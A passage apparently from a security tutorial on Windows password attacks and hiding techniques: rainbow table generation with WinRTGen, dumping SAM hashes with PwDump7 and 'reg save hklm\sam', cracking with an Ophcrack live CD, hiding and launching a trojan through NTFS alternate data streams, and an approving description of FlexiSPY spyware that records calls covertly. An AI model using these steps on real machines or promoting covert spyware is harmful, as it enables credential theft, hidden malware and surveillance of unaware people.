



To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on “**Add Table**“. After this, a new box will appear named “**Rainbow Table Properties**”




In the “Rainbow Table Properties” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:


- **Hash:** The type of encryption we want the rainbow table to be generated. For example MD5, MD4, SHA1, etc.




After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on “Rainbow Table” You want to start processing and click “OK” .




After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



ii. PWDump

The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it.

This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool:

PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

```
reg save hklm\sam c:\sam  
reg save hklm\system c:\system
```

```
C:\>  
Microsoft Windows [Version 10.0.16299.125]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>cd C:\Users\Desktop\pwdump7  
  
C:\Users\Desktop\pwdump7>pwdump7.exe  
Pwdump v7.1 - raw password extractor  
Author: Andres Tarasco Acuna  
url: [REDACTED]  
  
Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::  
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::  
[REDACTED]:503:[REDACTED]  
[REDACTED]:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::  
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::  
[REDACTED]:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::  
sshd_server:[REDACTED]  
  
C:\Users\Desktop\pwdump7
```

iii. Ophcrack

When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.

Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.


Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is

automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6 : Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.




iv. Flexispy

FlexiSPY is a phone application which comes with an android keylogger for the phone as a feature. It will always appear in the list whenever one is speaking about the world's best spy phone applications. This app comes with everything you expect when looking for a monitoring system for your phone.

It will help you record phone calls, capture SMS, WhatsApp messages, even capture keystrokes, allow you to read emails, read Facebook messages.

The app will as well track the device and you know what, from where you are you can turn on its recorder and record conversations without the owner noticing.



v. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS).

ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator.

Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.

Creation of NTFS streams:

When the user reads or writes a file, their only manipulation in the main data stream by default. The following is the syntax of ADSs

```
filename.extension:alternativeName
```

Open the terminal and type the following command to create a file named `file_1.txt`. `echo "this is file no 1" > file_1.txt`

Now, type the following command to write to the stream named `secret.txt`. `echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt`

C:\Windows\System32\cmd.exe

```
C:\test>echo "this is file no 1" > file_1.txt
C:\test>echo "this is hidden file inside the file_1.txt" > file_1.txt:secret.txt
C:\test>dir
Volume in drive C has no label.
Volume Serial Number is 9445-3BC5

Directory of C:\test

27-05-2022 16:01    <DIR> .
27-05-2022 16:15                22 file_1.txt
                           1 File(s)        22 bytes
                           1 Dir(s)  155,960,602,624 bytes free

C:\test>
```

We've just created a stream named `secret.txt` that is associated with `file_1.txt` and when you look at the `file_1.txt` you will only find the data present in `file_1.txt`. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in `file_1.txt` `notepad file_1.txt:secret.txt`

C:\Windows\System32\cmd.exe

```
C:\test>notepad file_1.txt:secret.txt
C:\test>
file_1.txt:secret - Notepad
```

File Edit View

"this is hidden file inside the file_1.txt"

Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)


```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.



```
C:\test>type Trojan.exe > note.txt:Trojan.exe
C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<===> note.txt:Trojan.exe
C:\test>game.exe
```

